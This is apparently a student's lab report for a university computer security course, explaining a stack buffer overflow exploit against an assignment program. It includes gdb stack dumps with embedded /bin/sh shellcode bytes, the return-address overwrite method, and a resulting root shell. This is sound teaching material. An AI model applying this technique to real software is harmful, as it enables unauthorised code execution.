NUS CS-3235: Computer Security October 22, 2020

Assignment 2 Report - Part 1

Lecturer: Reza Shokri *Student: Wang Xinman A0180257E*


1 Buffer Overflow

1.1 Running exploit

./buffer_overflow


1.2 Groundwork

- Found addresses of variables with p &[var].
- Used pdis to disassemble function bof to find where return address is stored: line 120 in stack



```
gdb-peda$ stack 30
0000| 0x7fffffffe2f0 --> 0x555555559480 --> 0xfbad2488
0008| 0x7fffffffe2f8 --> 0x5555555592a0 --> 0xfbad2488
0016| 0x7fffffffe300 --> 0x555555556062 --> 0x6c7078652f2e0072 ('r')
0024| 0x7fffffffe308 --> 0x555555559480 --> 0xfbad2488
0032| 0x7fffffffe310 --> 0x55555555606f ("./exploit2")
0040| 0x7fffffffe318 --> 0x555555559480 --> 0xfbad2488
0048| 0x7fffffffe320 --> 0x555555556062 --> 0x6c7078652f2e0072 ('r')
0056| 0x7fffffffe328 --> 0x0
0064| 0x7fffffffe330 --> 0x0
0072| 0x7fffffffe338 --> 0x7ffff7e49b0e (<_IO_new_fopen+126>:   test   rax,rax)
0080| 0x7fffffffe340 --> 0x7fffffffe366 --> 0x55555555535c0000 ('')
0088| 0x7fffffffe348 --> 0x3f55555370 ('pSUU?')
0096| 0x7fffffffe350 --> 0x4000000000 ('')
0104| 0x7fffffffe358 --> 0x40 ('@')
0112| 0x7fffffffe360 --> 0x7fffffffe380 --> 0x0
0120| 0x7fffffffe368 --> 0x55555555535c (<main+105>:    mov    eax,0x0)
```

Figure 1: Original stack in bof



```
gdb-peda$ p &buf
$2 = (char (*)[64]) 0x7fffffffe300
gdb-peda$ p &idx2
$3 = (int *) 0x7fffffffe34c
gdb-peda$ p &idx1
$4 = (int *) 0x7fffffffe350
gdb-peda$ p &byte_read2
$5 = (int *) 0x7fffffffe354
gdb-peda$ p &byte_read1
$6 = (int *) 0x7fffffffe358
gdb-peda$ p &idx
$7 = (int *) 0x7fffffffe35c
gdb-peda$ 
```

Figure 2: Address of relevant variables


1.3 Observations

Line (in GDB)	Address	Variable	Size (bytes)
16 ⋮ 79	0x7fffffffe300 ⋮ 0x7fffffffe33f	buf	64
⋮	⋮		
88	0x7fffffffe34c	idx2	4
96	0x7fffffffe350	idx1	4
96	0x7fffffffe354	byte_read2	4
104	0x7fffffffe358	byte_read1	4
104	0x7fffffffe35c	idx	4
120	0x7fffffffe368	return address	8

Note: in actual environment on my laptop, the buffer starting address is 0x7fffffffe390 instead, which is different from that in GDB, and is reflected in my exploit files.


1.4 Methodology

1. Buffer buf starts with 27 bytes of shell code to execute "/bin/sh", with each byte of the shell code alternating between exploit1 and exploit2. The rest is filled with "\xff" from exploit1, "\x00" from exploit2.
2. Region 0x...e340 - 0x...e34f are also filled accordingly.
   (a) Specifically, as idx1 and idx2 in the stack are updated every loop and do not re-use previous values, their previous values are simply over-written in the overflow. As such, they can be filled arbitrarily.
3. Local "constants" byte_read1 and byte_read2 must be preserved.
   (a) The values are determined after the exploit files were completed, and are "overwritten" with the exact size of each exploit file.
   (b) This ensures that the loop terminates correctly.
4. Local "constant" idx preserved in a similar manner.
   (a) Value of idx (index of buf to access) is calculated based on number of bytes since the beginning of the buffer, equivalent to the number of loops the program would have gone through by the time this address is overwritten.
5. Return address changed to start of buffer to call on the shell code, following little-endian format.



```
gdb-peda$ stack 24
0000| 0x7fffffffe2f0 --> 0x555555559480 --> 0xfbad2498
0008| 0x7fffffffe2f8 --> 0x5555555592a0 --> 0xfbad2498
0016| 0x7fffffffe300 --> 0x91969dd1bb48c031
0024| 0x7fffffffe308 --> 0x53dbf748ff978cd0
0032| 0x7fffffffe310 --> 0xb05e545752995f54
0040| 0x7fffffffe318 --> 0xff00ff00050f3b
0048| 0x7fffffffe320 --> 0xff00ff00ff00ff
0056| 0x7fffffffe328 --> 0xff00ff00ff00ff
0064| 0x7fffffffe330 --> 0xff00ff00ff00ff
0072| 0x7fffffffe338 --> 0xff00ff00ff00ff
0080| 0x7fffffffe340 --> 0xff00ff00ff00ff
0088| 0x7fffffffe348 --> 0x3700ff00ff
0096| 0x7fffffffe350 --> 0x380000003f ('?')
0104| 0x7fffffffe358 --> 0x7000000038 ('8')
0112| 0x7fffffffe360 --> 0x7fffffffe380 --> 0x0
0120| 0x7fffffffe368 --> 0x7fffffffe300 --> 0x91969dd1bb48c031
0128| 0x7fffffffe370 --> 0x555555559480 --> 0xfbad2498
0136| 0x7fffffffe378 --> 0x5555555592a0 --> 0xfbad2498
0144| 0x7fffffffe380 --> 0x0
```

Figure 3: Stack in bof after overflow



```
root@mandy-VirtualBox:/media/sf_NUS/CS3235/Assignments/2/a2/buffer_overflow# ./buffer
_overflow
Buffer starts at: 0x7fffffffe390
# ls
1_report.pdf     buffer_overflow.c  peda-session-buffer_overflow.txt
Makefile         exploit1           peda-session-ls.txt
buffer_overflow  exploit2           script.py
#
```

Figure 4: Program works outside gdb